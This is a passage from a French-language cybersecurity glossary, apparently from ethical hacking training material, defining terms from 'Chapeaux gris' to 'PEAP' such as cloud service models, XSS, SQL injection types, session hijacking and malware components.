- **Chapeaux gris (Gray Hats)** : Les chapeaux gris sont ceux qui travaillent à la fois de manière offensive et défensive à différents moments.
- **Chapeaux noirs (Black Hats)** : Les chapeaux noirs sont des personnes qui utilisent leurs extraordinaires compétences informatiques à des fins illégales ou malveillantes.
- **Charge utile (Payload)** : C'est la partie du logiciel malveillant qui exécute les actions souhaitées lorsqu'elle est activée.
- **Chasse à la baleine (Whaling)** : Une attaque de type whaling est un type d'hameçonnage qui cible des cadres de haut niveau comme les PDG, les directeurs financiers, les politiciens et les célébrités qui ont un accès complet à des informations confidentielles et très précieuses.
- **Cheval de Troie (Trojan)** : Le cheval de Troie est un programme malveillant qui est contenu dans un programme ou des données apparemment inoffensifs, ce qui permet de prendre le contrôle et de causer des dommages.
- **Chiffreur (Crypter)** : Logiciel qui permet de dissimuler l'existence de logiciels malveillants.
- **Cloud Auditor (Auditeur de Cloud)** : Tiers indépendant qui effectue un examen et évalue les services Cloud afin d'exprimer une opinion sur le sujet.

- **Cloud Broker (Courtier Cloud)** : Entité qui gère les services Cloud en termes d'utilisation, de performance et de livraison, et qui maintient la relation entre les fournisseurs et les consommateurs de Cloud.
- **Cloud Carrier** : Intermédiaire qui fournit des services de connectivité et de transport entre les CSP et les consommateurs de Cloud.
- **Cloud communautaire** : Infrastructure Cloud partagée entre plusieurs organisations d'une communauté ayant des préoccupations ou des centres d'intérêt communs (sécurité, conformité, juridiction, etc.).
- **Cloud Computing (Informatique en nuage)** : L'informatique en nuage désigne la fourniture de capacités informatiques à la demande, dans lesquelles l'infrastructure et les applications informatiques sont mises à la disposition des utilisateurs via Internet sous la forme d'un service facturé à la consommation.
- **Cloud hybride** : Combinaison de deux ou plusieurs types de Cloud (privés, communautaires ou publics) qui restent des entités uniques mais sont liés entre eux, offrant ainsi les avantages de plusieurs modèles de déploiement.
- **Cloud privé** : L'infrastructure Cloud est utilisée par une seule organisation.
- **Cloud public** : Les services sont rendus sur un réseau ouvert à l'usage du public.
- **Cloud Service Provider (CSP, fournisseur de services Cloud)** : Un fournisseur de services Cloud est une personne ou une organisation qui acquiert et gère l'infrastructure informatique destinée à fournir des services aux tiers intéressés via une connexion réseau.
- **Cludborne** : Cludborne est une vulnérabilité présente dans la partie matérielle d'un serveur Cloud et qui permet aux attaquants d'implanter une porte dérobée malveillante dans son micrologiciel.
- **Computer Worms (Vers informatiques)** : Les vers informatiques sont des programmes malveillants qui se dupliquent, s'exécutent et se propagent sur les connexions réseau de manière autonome, sans intervention humaine.
- **Confidentialité (Confidentiality)** : La confidentialité garantit que l'information n'est accessible qu'aux personnes autorisées à y avoir accès.
- **Consommateur de Cloud** : Un consommateur de Cloud est une personne ou une organisation qui a conclu un accord commercial avec des fournisseurs de services Cloud (CSP) et utilise des services de Cloud Computing.
- **Container-as-a-Service (CaaS)** : Il s'agit d'une offre de virtualisation et de gestion des conteneurs, des applications et des clusters, à travers un portail web ou une API.
- **Conteneur** : Un conteneur est un ensemble composé d'une application/logiciel et de toutes ses dépendances comme des fichiers de bibliothèque, des fichiers de configuration, des binaires et d'autres ressources, de sorte que cet ensemble peut exécuter indépendamment d'autres processus dans le Cloud.
- **Contrôle d'accès compromis (Broken Access Control)** : Le contrôle d'accès compromis est une méthode dans laquelle un attaquant identifie une faille liée au contrôle d'accès et contourne l'authentification, ce qui lui permet de compromettre le réseau.
- **Contrôleur logique programmable (Programmable Logic Controller ou PLC)** : Les PLC sont sensibles aux cyber-attaques car ils sont utilisés pour contrôler les processus physiques dans des infrastructures critiques.
- **Convergence IT/OT** : La convergence IT/OT est l'intégration des systèmes informatique et des systèmes de surveillance des opérations OT afin de combiner les technologies IT/OT pour améliorer globalement la sécurité, l'efficacité et la productivité.
- **Courriers électroniques non sollicités (Spam)** : Les spams sont des courriers électroniques non pertinents, non désirés et non sollicités, parfois utilisés pour collecter des informations financières telles que les numéros de sécurité sociale et des informations sur les réseaux.

- **Courtier Cloud (Cloud Broker)** : Entité qui gère les services Cloud en termes d'utilisation, de performance et de livraison, et qui maintient la relation entre les fournisseurs et les consommateurs de Cloud.
- **Craquage de mots de passe** : Le craquage de mots de passe est le processus de découverte des mots de passe à partir des données transmises par un système informatique ou à partir de données qui y sont stockées.
- **Cross-Site Scripting Attacks (Attaques de type Cross-Site Scripting ou XSS)** : Les attaques Cross-Site Scripting ('XSS' ou 'CSS') exploitent les vulnérabilités des pages web générées dynamiquement, ce qui permet aux attaquants d'injecter des scripts dans les pages web visualisées par les utilisateurs.
- **Cryptojacking** : Le cryptojacking est l'utilisation de l'ordinateur de la victime pour miner clandestinement des crypto-monnaies.
- **Cyber Kill Chain Methodology (Méthodologie de la chaîne de frappe cyber)** : La méthodologie de la chaîne de frappe cyber constitue un élément de la défense par le renseignement permettant d'identifier et de prévenir les activités d'intrusion malveillantes.
- **Cyber terroriste** : Les cyber terroristes sont des individus possédant un large éventail de compétences et qui sont motivés par des croyances religieuses ou politiques. Leurs actes de hacking ont pour but de susciter la peur d'une perturbation des réseaux informatiques à grande échelle.

D

- **Défiguration de site web** : La défiguration d'un site Web se produit lorsqu'un intrus modifie délibérément l'aspect visuel d'une page Web en y replaçant des données ou en y insérant des données provocantes et souvent offensantes.
- **Désrialisation non sécurisée** : Cette faille permet de modifier le contenu d'objets en y injectant du code malveillant et donc de compromettre le système ou le réseau.
- **Détournement de session active (Active Session Hijacking)** : Dans ce type d'attaque, le pirate informatique prend le contrôle d'une session existante, soit en rompant la connexion d'un côté de la conversation, soit en y participant activement.
- **Détournement au niveau du réseau** : Cette technique consiste à intercepter des paquets pendant leur transmission entre un client et un serveur dans une session TCP/UDP.
- **Détournement de l'application (Application Level Hijacking)** : Ce type d'attaque consiste à prendre le contrôle de la session HTTP (Hypertext Transfer Protocol) de l'utilisateur en obtenant les identifiants de la session.
- **Détournement de serveur DNS** : Attaque qui consiste à compromettre un serveur DNS et à modifier ses paramètres de manière à ce que toutes les demandes adressées au serveur Web cible soient redirigées vers un serveur malveillant.
- **Détournement de session** : Cette attaque consiste à prendre le contrôle d'une session de communication TCP valide entre deux ordinateurs.
- **Détournement passif de session** : Dans une attaque passive, après avoir détourné une session, un attaquant se contente d'observer et d'enregistrer le trafic.
- **Deviner un mot de passe** : Cette technique consiste à essayer de se connecter manuellement au système cible avec différents mots de passe.
- **DHCP Starvation Attack (Attaque par saturation DHCP)** : Attaque qui consiste à inonder un serveur DHCP de fausses requêtes DHCP afin d'utiliser toutes les adresses IP disponibles.
- **Directory Transversal Attack (Attaque par traversée de répertoire)** : Attaque qui consiste à utiliser la séquence .. (point-point-slash) pour accéder à des répertoires se trouvent en dehors du répertoire racine du serveur web.

- **Direct-Sequence Spread Spectrum (DSSS, étalement du spectre à séquence directe)** : DSSS est une technique d'étalement du spectre utilisée dans les communications par satellite, les communications sans fil et plus précisément dans la norme IEEE 802,11b. Cette technique permet de rendre les signaux transmis plus résistants au brouillage et aux interférences.
- **Disponibilité (Availability)** : Assurance que les systèmes chargés de fournir, de stocker et de traiter les informations sont accessibles lorsque les utilisateurs autorisés en ont besoin.
- **Docker** : Docker est une technologie open source utilisée pour développer, encapsuler et exécuter des applications et toutes ses dépendances sous la forme de conteneurs, afin de garantir que l'application fonctionne dans un environnement cohérent.
- **Document Root (La racine des documents)** : La racine des documents est l'un des répertoires de fichiers racines du serveur web dans lequel sont stockés les fichiers HTML critiques correspondant aux pages web d'un domaine.
- **Drive-by Download (Téléchargement furtif)** : Attaque qui consiste à exploiter les failles des navigateurs Web pour installer des logiciels malveillants simplement en visitant une page Web.
- **Dumpster Diving (Fouille de poubelles)** : Procédé qui consiste à récupérer des informations personnelles ou d'organisations qui sont sensibles en fouillant dans les poubelles.

E

- **EAP** : Le protocole d'authentification extensible (Extensible Authentication Protocol ou EAP) prend en charge plusieurs méthodes d'authentification, telles que les jetons, Kerberos et les certificats.
- **Eavesdropping (Écoute indiscrète)** : Il y a écoute indiscrète quand une personne non autorisée écoute une conversation ou lit les messages d'autrui.
- **Écoute active (Active Sniffing)** : L'écoute active consiste à écouter et à analyser le trafic sur un réseau local commuté en y injectant du trafic.
- **Écoute de câbles** : L'écoute de paquets est une forme d'écoute de câbles ou d'écoute électronique qui permet aux pirates d'obtenir des informations d'identification pendant leur transmission en capturant des paquets Internet.
- **Écoute de paquets (Packet Sniffing)** : L'écoute de paquets est le processus de surveillance et de capture de tous les paquets de données passant sur un réseau donné à l'aide d'un logiciel ou d'un équipement.
- **Écoute indiscrète (Eavesdropping)** : Il y a écoute indiscrète quand une personne non autorisée écoute une conversation ou lit les messages d'autrui.
- **Écoute passive (Passive Sniffing)** : Cette technique fait référence à l'écoute de paquets à travers un concentrateur (hub), dans lequel le trafic est envoyé à tous les ports.
- **Écoute réseau (Sniffing)** : L'écoute réseau est généralement utilisée par les administrateurs réseau pour effectuer des analyses du réseau, pour résoudre les problèmes réseau et pour surveiller les sessions réseau.
- **Effacement des traces** : L'effacement des traces est l'ensemble des activités menées par un attaquant pour dissimuler des actes malveillants.
- **Empoisonnement DNS** : Attaque qui consiste à manipuler des adresses IP dans le cache du DNS.
- **Enregistreur de frappe (Keylogger)** : Les keyloggers sont des logiciels ou des équipements informatiques qui enregistrent les touches frappées sur le clavier d'un utilisateur individuel ou d'un réseau d'ordinateurs.
- **Entité externe XML (XXE)** : L'attaque par entité externe XML est une attaque par falsification de requête côté serveur (SSRF) qui peut se produire lorsqu'un lecteur XML mal configuré permet aux applications d'analyser une entrée XML provenant d'une source non fiable.

- **Entrées non validées** : Il s'agit d'une vulnérabilité des applications web dans laquelle les informations fournies par un utilisateur ne sont pas vérifiées avant d'être traitées par les applications web et les serveurs centraux.
- **Équipe de hackeurs** : Une équipe de hackeurs est un collectif de hackeurs expérimentés disposant de leurs propres ressources et financements. Ils travaillent ensemble en synergie pour faire des recherches sur les technologies de pointe.
- **Espionnage par-dessus l'épaule (Shoulder Surfing)** : Le Shoulder Surfing est la technique qui consiste à regarder par-dessus l'épaule d'une personne pendant qu'elle saisit des informations sur son équipement.
- **Espions industriels** : Des personnes qui font de l'espionnage industriel en espionnant illégalement des organisations concurrentes.
- **Étalement de spectre par saut de fréquence (Frequency-Hopping Spread Spectrum ou FHSS)** : Le FHSS, également connu sous le nom de saut de fréquence - accès multiple par répartition de code (Frequency-Hopping Code-Division Multiple Access ou FH-CDMA) est une méthode de transmission par ondes radio par commutation rapide d'une porteuse entre plusieurs canaux de fréquence.
- **Étalement du spectre à séquence directe (Direct-Sequence Spread Spectrum ou DSSS)** : DSSS est une technique d'étalement du spectre utilisée dans les communications par satellite, les communications sans fil et plus précisément dans la norme IEEE 802,11b. Cette technique permet de rendre les signaux transmis plus résistants au brouillage et aux interférences.
- **Évaluation active** : Type d'évaluation de la vulnérabilité qui utilise des scanners de réseau pour identifier les hôtes, les services et les vulnérabilités présents dans un réseau.
- **Évaluation automatisée** : Dans ce type d'évaluation, le hacker éthique utilise divers outils d'évaluation des vulnérabilités, tels que Nessus, Qualys, GFI LanGuard, etc.
- **Évaluation avec autorisation d'accès** : Évalue le réseau en obtenant les informations d'authentification de toutes les machines présentes sur le réseau.
- **Évaluation basée sur le réseau** : Les évaluations de réseau permettent de déterminer les éventuelles attaques informatiques qui peuvent se produire sur le système d'une organisation.
- **Évaluation basée sur l'hôte** : L'évaluation basée sur l'hôte consiste à effectuer une vérification au niveau de la configuration de l'hôte pour examiner les configurations du système, les répertoires utilisateurs, les systèmes de fichiers, les paramètres du registre, etc., dans le but d'évaluer les risques de compromission.
- **Évaluation de base de données** : Ce type d'évaluation consiste à tester les bases de données pour vérifier la présence d'une mauvaise configuration ou de vulnérabilités connues.
- **Évaluation des applications** : L'évaluation des applications se concentre sur les applications Web transactionnelles, les applications client-serveur traditionnelles et les systèmes hybrides.
- **Évaluation des réseaux sans fil** : L'évaluation des réseaux sans fil recherche les vulnérabilités des réseaux sans fil d'une organisation.
- **Évaluation des vulnérabilités** : Une évaluation de la vulnérabilité est un examen approfondi de la capacité d'un système ou d'une application, y compris les procédures et mesures de protection actuelles, à résister à l'exploitation de vulnérabilités.
- **Évaluation distribuée** : Évaluation des ressources distribuées de l'organisation, telles que les applications client et serveur. Elle est réalisée grâce à des techniques de synchronisation appropriées.
- **Évaluation externe** : L'évaluation externe examine le réseau du point de vue d'un pirate pour identifier les exploits et les vulnérabilités qui sont accessibles depuis l'extérieur.
- **Évaluation interne** : Une évaluation interne consiste à examiner minutieusement le réseau interne pour trouver des vulnérabilités et des exploits.

- **Évaluation manuelle** : Dans ce type d'évaluation, le hacker éthique évalue manuellement les vulnérabilités, le classement des vulnérabilités, le score de vulnérabilité, etc.
- **Évaluation passive** : Les évaluations passives analysent le trafic présent sur le réseau pour identifier les systèmes actifs, les services réseau, les applications et les vulnérabilités.
- **Évaluation sans authentification** : Évaluation du réseau sans acquisition d'informations d'identification des ressources présentes dans le réseau de l'entreprise.
- **Exploit** : C'est la partie du logiciel malveillant qui contient un code ou une séquence de commandes permettant de tirer parti d'une anomalie ou d'une vulnérabilité dans un système ou un équipement numérique.
- **Exploitation** : L'exploitation déclenche le code malveillant de l'attaquant pour exploiter une vulnérabilité dans le système d'exploitation, l'application ou le serveur d'un système cible.
- **Exploitation de la vulnérabilité** : L'exploitation d'une vulnérabilité consiste à exécuter plusieurs étapes complexes et interdépendantes pour accéder à un système distant.
- **Exposition de données sensibles** : L'exposition de données sensibles est due à des failles telles que le stockage non sécurisé de données cryptographiques et la fuite d'informations.

F

- **Failles d'injection** : Les failles d'injection sont des vulnérabilités des applications Web qui permettent à des données non vérifiées d'être interprétées et exécutées dans le cadre d'une commande ou d'une requête.
- **Falsification de paramètres/formulaires** : Il s'agit de la manipulation des paramètres échangés entre le client et le serveur pour modifier les données de l'application.
- **Fileless Malware (Malware sans fichier)** : Les logiciels malveillants sans fichier infectent des logiciels, des applications et d'autres protocoles utilisés par le système pour réaliser diverses activités malveillantes.
- **Fonction en tant que service (Function-as-a-Service ou FaaS)** : Il s'agit d'une plateforme permettant de développer, d'exécuter et de gérer des fonctionnalités d'application pour les microservices.
- **Fouille de poubelles (Dumpster Diving)** : Procédé qui consiste à récupérer des informations personnelles ou d'organisations qui sont sensibles en fouillant dans les poubelles.
- **Fournisseur de services Cloud (Cloud Service Provider ou CSP)** : Un fournisseur de services Cloud est une personne ou une organisation qui acquiert et gère l'infrastructure informatique destinée à fournir des services aux tiers intéressés via une connexion réseau.
- **Frequency-Hopping Spread Spectrum (FHSS, étalement de spectre par saut de fréquence)** : Le FHSS, également connu sous le nom de saut de fréquence - accès multiple par répartition de code (Frequency-Hopping Code-Division Multiple Access ou FH-CDMA) est une méthode de transmission par ondes radio par commutation rapide d'une porteuse entre plusieurs canaux de fréquence.
- **Function-as-a-Service (FaaS, Fonction en tant que service)** : Il s'agit d'une plateforme permettant de développer, d'exécuter et de gérer des fonctionnalités d'application pour les microservices.

G

- **Gestion des terminaux mobiles (Mobile Device Management ou MDM)** : Une solution de gestion des terminaux mobiles fournit des plateformes pour la distribution par voie hertzienne ou filaire d'applications, de données et de paramètres de configuration pour tous les types d'équipements mobiles, y compris les téléphones mobiles, les smartphones, les tablettes électroniques, etc.
- **Global System for Mobile Communications (GSM)** : Norme utilisée pour la transmission mobile de données dans les réseaux sans fil du monde entier.
- **Gray Hats (Chapeaux gris)** : Les chapeaux gris sont ceux qui travaillent à la fois de manière offensive et défensive à différents moments.

H

- **Hackeur** : Un hackeur est une personne qui s'introduit dans un système ou un réseau sans autorisation pour détruire, voler des données sensibles ou lancer des attaques.
- **Hackeurs organisés** : Les hackeurs organisés sont des groupes de hackeurs travaillant ensemble dans le cadre d'activités criminelles. Ces hackeurs sont des délinquants ou des criminels endurcis qui utilisent des équipements loués ou des réseaux de zombies pour réaliser diverses cyber-attaques et soutirer de l'argent aux victimes.
- **Hackeurs soutenus par un État** : Les hackeurs soutenus par un État sont des individus qualifiés ayant une expertise en matière de piratage informatique et qui sont utilisés par un gouvernement pour s'introduire dans les systèmes d'information d'autres organisations gouvernementales ou militaires, en extraire des informations top secrètes et les endommager.
- **Hackeurs suicidaires** : Les hackeurs suicidaires ont pour objectif de faire tomber des infrastructures critiques pour une "cause" et ne craignent pas d'être condamnés à une peine de prison ou à tout autre type de sanction.
- **Hacking** : Dans le domaine de la sécurité informatique, le hacking consiste à exploiter les vulnérabilités du système et à contourner les contrôles de sécurité afin d'obtenir un accès non autorisé ou inapproprié aux ressources du système.
- **Hacking éthique** : Le hacking éthique est la pratique qui consiste à utiliser des compétences en informatique et en réseau afin d'aider les organisations à tester la sécurité de leur réseau pour détecter d'éventuelles failles et vulnérabilités.
- **Hacktiviste** : L'hacktivisme est une forme d'activisme dans laquelle les hackeurs s'introduisent dans les systèmes informatiques des gouvernements ou des entreprises en guise de protestation.
- **Hameçonnage (Phishing)** : L'hameçonnage est une pratique consistant à envoyer un courrier électronique qui prétend provenir d'un site légitime dans le but d'obtenir des informations personnelles ou des informations sur le compte d'un utilisateur.
- **Harponnage (Spear-Phishing)** : Cette technique est utilisée pour imiter des institutions légitimes, telles que des banques, afin de voler des mots de passe, des données de cartes de crédit et de comptes bancaires, ainsi que d'autres informations sensibles.
- **Hébergement virtuel** : Il s'agit d'une technique d'hébergement de plusieurs domaines ou sites Web sur le même serveur.
- **Hoax (Canular)** : Un canular est un message avertissant ses destinataires d'une menace de virus informatique inexistante. Il s'appuie sur l'ingénierie sociale pour se propager.
- **Hotspot** : Il s'agit d'endroits où des réseaux sans fil sont disponibles pour une utilisation publique.

I

- **Identité en tant que service (Identity-as-a-Service ou IDaaS)** : Cette solution Cloud offre des services IAM (Identity and Access Management ou Gestion des identités et des accès), notamment SSO, MFA, IGA et la collecte de renseignements.
- **Identity-as-a-Service (IDaaS, Identité en tant que service)** : Cette solution Cloud offre des services IAM (Identity and Access Management ou Gestion des identités et des accès), notamment SSO, MFA, IGA et la collecte de renseignements.
- **Indicateur de réseau** : Les indicateurs de réseau sont utiles pour détecter les activités de commande et de contrôle, la diffusion de logiciels malveillants et la collecte de renseignements sur le système d'exploitation, le type de navigateur et d'autres informations spécifiques à l'ordinateur.

- **Indicateurs basés sur l'hôte** : Les indicateurs basés sur l'hôte sont trouvés en effectuant une analyse du système infecté au sein du réseau.
- **Indicateurs de compromission (IoC)** : Les indicateurs de compromission sont des indices, des artefacts et des éléments de données forensiques détectés sur le réseau ou dans un système d'exploitation d'une organisation, qui indiquent une intrusion potentielle ou une activité malveillante dans l'infrastructure de l'organisation.
- **Indicateurs de courrier électronique** : Les indicateurs de courrier électronique sont utilisés pour envoyer des données malveillantes à l'organisation ou à l'individu cible.
- **Informatique en nuage (Cloud Computing)** : L'informatique en nuage désigne la fourniture de capacités informatiques à la demande, dans lesquelles l'infrastructure et les applications informatiques sont mises à la disposition des utilisateurs via Internet sous la forme d'un service facturé à la consommation.
- **Infrastructure critique** : Une infrastructure critique est un ensemble de systèmes et de ressources physiques ou logiques dont la défaillance ou la destruction a un impact majeur sur la sécurité, la sûreté, l'économie ou la santé publique.
- **Infrastructure en tant que service (Infrastructure-as-a-Service ou IaaS)** : Ce service Cloud fournit des machines virtuelles et d'autres matériels et systèmes d'exploitation (OS) qui peuvent être contrôlés par une interface de programmation d'application (API).
- **Infrastructure-as-a-Service (IaaS, Infrastructure en tant que service)** : Ce service Cloud fournit des machines virtuelles et d'autres matériels et systèmes d'exploitation (OS) qui peuvent être contrôlés par une interface de programmation d'application (API).
- **Ingénierie sociale** : L'ingénierie sociale est l'art de manipuler les gens pour qu'ils divulguent des informations sensibles afin de pouvoir les utiliser pour mener une action malveillante.
- **Ingénierie sociale basée sur les personnes** : L'ingénierie sociale basée sur les personnes implique une interaction humaine. L'attaquant interagit avec l'employé de l'organisation cible pour recueillir des informations sensibles.
- **Ingénierie sociale basée sur l'utilisation de mobiles** : Les attaquants utilisent des applications mobiles pour pratiquer l'ingénierie sociale.
- **Ingénierie sociale par ordinateur** : L'ingénierie sociale par ordinateur s'appuie sur des ordinateurs et sur Internet pour mener à bien l'action souhaitée.
- **Initié** : Un initié est un employé (personne de confiance) qui a accès aux actifs critiques d'une organisation.
- **Initié compromis** : Un utilisateur qui a accès aux actifs critiques d'une organisation et qui est compromis par un acteur extérieur.
- **Initié malveillant** : Un employé mécontent ou licencié qui vole des données ou détruit les réseaux de l'entreprise intentionnellement en y introduisant des logiciels malveillants.
- **Injecteur** : Ce programme injecte les exploits ou le code malveillant du logiciel malveillant dans d'autres processus vulnérables en cours d'exécution.
- **Injection de commandes** : Il s'agit de la modification par les attaquants des paquets RF ou de l'injection de leurs propres paquets avec des techniques d'ingénierie inverse pour obtenir un accès complet à la machine cible.
- **Injection SQL** : L'injection SQL est une technique utilisée pour exploiter des vulnérabilités au niveau des entrées non vérifiées dans le but de faire passer des commandes SQL par une application web et qu'elles soient exécutées par une base de données centrale.
- **Injection SQL basée sur les erreurs** : L'injection SQL basée sur les erreurs force la base de données à effectuer une opération dont le résultat sera une erreur.

- **Injection SQL de type Union** : Dans une injection SQL UNION, un attaquant combine une requête spécialement écrite avec une requête émise par l'utilisateur en utilisant une clause UNION.
- **Injection SQL hors bande** : Les attaquants utilisent différents canaux de communication (tels que la fonctionnalité de messagerie de la base de données ou les fonctions d'écriture et de chargement de fichiers) pour réaliser l'attaque et obtenir les résultats.
- **Injection SQL In-band** : Un attaquant utilise le même canal de communication pour réaliser l'attaque et récupérer les résultats.
- **Inondation MAC (MAC Flooding)** : Le MAC Flooding consiste à inonder la table CAM (Content Addressable Memory) de faux couples adresse MAC/IP jusqu'à ce qu'elle soit pleine.
- **Intégrité** : L'intégrité garantit la fiabilité des données ou des ressources en empêchant toute modification inappropriée ou non autorisée.
- **Internet des objets (IoT)** : L'Internet des objets (IoT), également connu sous le nom d'Internet of Everything (IoE), désigne le réseau d'équipements ayant des adresses IP et la capacité de détecter, collecter et envoyer des données à l'aide de capteurs intégrés, de matériel de communication et de processeurs.

J

- **Journalisation et surveillance insuffisantes** : Une journalisation et une surveillance insuffisantes font référence au scénario dans lequel le logiciel de détection n'enregistre pas l'événement malveillant ou ignore des détails importants concernant cet événement.

K

- **Key Reinstallation Attack (KRACK, attaque par réinstallation de clé)** : Cette attaque exploite les failles dans l'implémentation de la poignée de main à quatre voies du protocole d'authentification WPA2, qui est utilisé pour établir une connexion entre un équipement et un point d'accès.
- **Keylogger (Enregistreur de frappe)** : Les keyloggers sont des logiciels ou des équipements informatiques qui enregistrent les touches frappées sur le clavier d'un utilisateur individuel ou d'un réseau d'ordinateurs.
- **Kubernetes** : Kubernetes, également connu sous le nom de K8s, est une plateforme d'orchestration open-source, portable, extensible, développée par Google pour gérer les applications en conteneur et les microservices.

L

- **La racine des documents (Document Root)** : La racine des documents est l'un des répertoires de fichiers racines du serveur web dans lequel sont stockés les fichiers HTML critiques correspondant aux pages web d'un domaine.
- **Le scan** : Il s'agit de la phase précédant l'attaque, au cours de laquelle l'attaquant scanne le réseau à la recherche d'informations spécifiques, sur la base des informations recueillies lors de la reconnaissance.
- **LEAP** : Lightweight EAP (LEAP) est une version propriétaire du protocole EAP développée par Cisco.
- **Les néophytes ou Script Kiddies** : Les script kiddies sont des pirates non qualifiés qui compromettent les systèmes en exécutant des scripts, en utilisant des outils et des logiciels développés par d'autres hackeurs.
- **Les initiés professionnels** : Les initiés professionnels sont les plus dangereux. Ils utilisent leurs connaissances techniques pour identifier les faiblesses et les vulnérabilités du réseau de l'entreprise.
- **Logiciel en tant que service (Software-as-a-Service ou SaaS)** : Offre Cloud de logiciels et d'applications.
- **Logiciel espion (Spyware)** : Le spyware est un logiciel de surveillance furtive de l'ordinateur qui permet d'enregistrer secrètement toutes les activités des utilisateurs sur un ordinateur cible.

- **Logiciel malveillant (Malware)** : Les malwares sont des logiciels malveillants qui endommagent ou désactivent les systèmes informatiques et donnent un contrôle limité ou total des systèmes à ceux qui les ont créés et qui peuvent alors commettre des vols, des fraudes, etc.
- **Loi sur la gestion de la sécurité de l'information fédérale (Federal Information Security Management Act ou FISMA)** : La FISMA fournit un cadre complet pour assurer l'efficacité des contrôles de sécurité des informations sur les ressources qui servent de support aux opérations et aux biens fédéraux.

M

- **MAC Flooding (Inondation MAC)** : Le MAC Flooding consiste à inonder la table CAM (Content Addressable Memory) de faux couples adresse MAC/IP jusqu'à ce qu'elle soit pleine.
- **MAC Spoofing/Duplicating (Usurpation/Duplication MAC)** : Une attaque par duplication MAC est lancée en écoutant un réseau pour trouver les adresses MAC des clients qui sont activement associés au port d'un commutateur et en réutilisant une de ces adresses.
- **Maintien de l'accès** : Le maintien de l'accès est la phase pendant laquelle l'attaquant tente de conserver l'accès au système.
- **Malvertising** : Cette technique consiste à intégrer des publicités contenant des logiciels malveillants dans des canaux publicitaires en ligne afin de diffuser des logiciels malveillants sur les systèmes d'utilisateurs qui ne sont pas assez méfiants.
- **Malware (Logiciel malveillant)** : Les malwares sont des logiciels malveillants qui endommagent ou désactivent les systèmes informatiques et donnent un contrôle limité ou total des systèmes à ceux qui les ont créés et qui peuvent alors commettre des vols, des fraudes, etc.
- **Malware sans fichier (Fileless Malware)** : Les logiciels malveillants sans fichier infectent des logiciels, des applications et d'autres protocoles utilisés par le système pour réaliser diverses activités malveillantes.
- **Man-in-the-Middle/Impersonation Attack (Attaque de type Homme du milieu/Imitation)** : Dans une attaque par homme du milieu ou par imitation, les attaquants manipulent les données transmises entre des équipements qui communiquent via une connexion Bluetooth (piconet).
- **Mauvaise association de clients** : La mauvaise association est une faille de sécurité qui peut se produire lorsqu'un poste client se connecte à un point d'accès physiquement proche mais n'appartenant pas au réseau souhaité.
- **Mauvaise configuration du serveur Web** : Il s'agit des faiblesses de configuration de l'infrastructure Web qui peuvent être exploitées pour lancer diverses attaques sur les serveurs Web, telles que la traversée de répertoires, l'intrusion dans le serveur et le vol de données.
- **Menace** : Une menace est l'occurrence potentielle d'un événement indésirable qui peut endommager et perturber les activités opérationnelles et fonctionnelles d'une organisation.
- **Menaces naturelles** : Les facteurs naturels tels que les incendies, les inondations, les pannes de courant, la foudre, les météorites et les tremblements de terre sont des menaces potentielles pour les biens d'une organisation.
- **Menaces non intentionnelles** : Les menaces non intentionnelles sont des menaces qui existent en raison des erreurs involontaires potentielles qui peuvent se produire au sein de l'organisation.
- **Menaces persistantes avancées (Advanced Persistent Threats ou APT)** : Attaques qui visent à voler des informations sur la machine de la victime sans que l'utilisateur ne s'en rende compte.
- **Méthodologie de la chaîne de frappe cyber (Cyber Kill Chain Methodology)** : La méthodologie de la chaîne de frappe cyber constitue un élément de la défense par le renseignement permettant d'identifier et de prévenir les activités d'intrusion malveillantes.

- **Microservices** : Les applications de type monolithique sont décomposées en sous-applications hébergées dans le Cloud, appelées microservices, qui fonctionnent ensemble, chacune effectuant une tâche unique.
- **Mobile Device Management (MDM, Gestion des terminaux mobiles)** : Une solution de gestion des terminaux mobiles fournit des plateformes pour la distribution par voie hertzienne ou filaire d'applications, de données et de paramètres de configuration pour tous les types d'équipements mobiles, y compris les téléphones mobiles, les smartphones, les tablettes électroniques, etc.
- **Modèle Purdue** : Le modèle de référence Purdue est dérivé du modèle PERA (Purdue Enterprise Reference Architecture), qui est un modèle conceptuel largement utilisé pour décrire les connexions internes et les dépendances des composants importants des réseaux de systèmes de contrôle industriels (ICS).
- **Mot de passe par défaut** : Un mot de passe par défaut est un mot de passe fourni par le fabricant avec les nouveaux équipements qui sont protégés par un mot de passe (par exemple, les commutateurs, les hubs, les routeurs).
- **Multi Cloud** : Environnement hétérogène dynamique qui combine des traitements sur plusieurs fournisseurs de Cloud, le tout géré via une interface propriétaire.
- **Multiple Input, Multiple Output-Orthogonal Frequency-Division Multiplexing (MIMO-OFDM)** : Le MIMO-OFDM influence l'efficacité spectrale des services de communication sans fil 4G et 5G.
- **Multiplexage orthogonal en répartition de fréquence (Orthogonal Frequency-Division Multiplexing ou OFDM)** : L'OFDM est une méthode de modulation numérique des données dans laquelle un signal, à une fréquence choisie, est divisé en plusieurs fréquences porteuses qui sont orthogonales (à angle droit) les unes par rapport aux autres.

N

- **Non-répudiation** : La non-répudiation est un moyen de garantir que l'expéditeur d'un message ne peut pas nier l'avoir envoyé et que le destinataire ne peut pas nier l'avoir reçu.

O

- **Obfuscateur** : Il s'agit d'un programme qui dissimule le code d'un logiciel malveillant via diverses techniques, rendant ainsi difficile sa détection ou sa suppression par les systèmes de protection.
- **Obtenir un accès** : Etape lors de laquelle l'attaquant obtient l'accès au système d'exploitation ou aux applications sur l'ordinateur ou le réseau.
- **Orchestration de conteneurs** : Processus automatisé de gestion des cycles de vie des conteneurs et de leurs environnements.
- **Orthogonal Frequency-Division Multiplexing (OFDM, Multiplexage orthogonal en répartition de fréquence)** : L'OFDM est une méthode de modulation numérique des données dans laquelle un signal, à une fréquence choisie, est divisé en plusieurs fréquences porteuses qui sont orthogonales (à angle droit) les unes par rapport aux autres.

P

- **Packer** : Logiciel qui compresse le logiciel malveillant afin de convertir son code et ses données dans un format illisible.
- **Packet Sniffing (Analyse de paquets)** : L'écoute de paquets est le processus de surveillance et de capture de tous les paquets de données passant sur un réseau donné à l'aide d'un logiciel ou d'un équipement.
- **Pass the Ticket** : Cette technique permet d'authentifier un utilisateur auprès d'un système qui utilise Kerberos sans lui fournir son mot de passe.
- **Passive Sniffing (Écoute passive)** : Cette technique fait référence à l'écoute de paquets à travers un concentrateur (hub), dans lequel le trafic est envoyé à tous les ports.

- **Payload (Charge utile)** : C'est la partie du logiciel malveillant qui exécute les actions souhaitées lorsqu'elle est activée.
- **PEAP** : C'est un protocole qui encapsule l'EAP dans un tunnel TLS (Transport Layer Security) chiffré et authentifié.
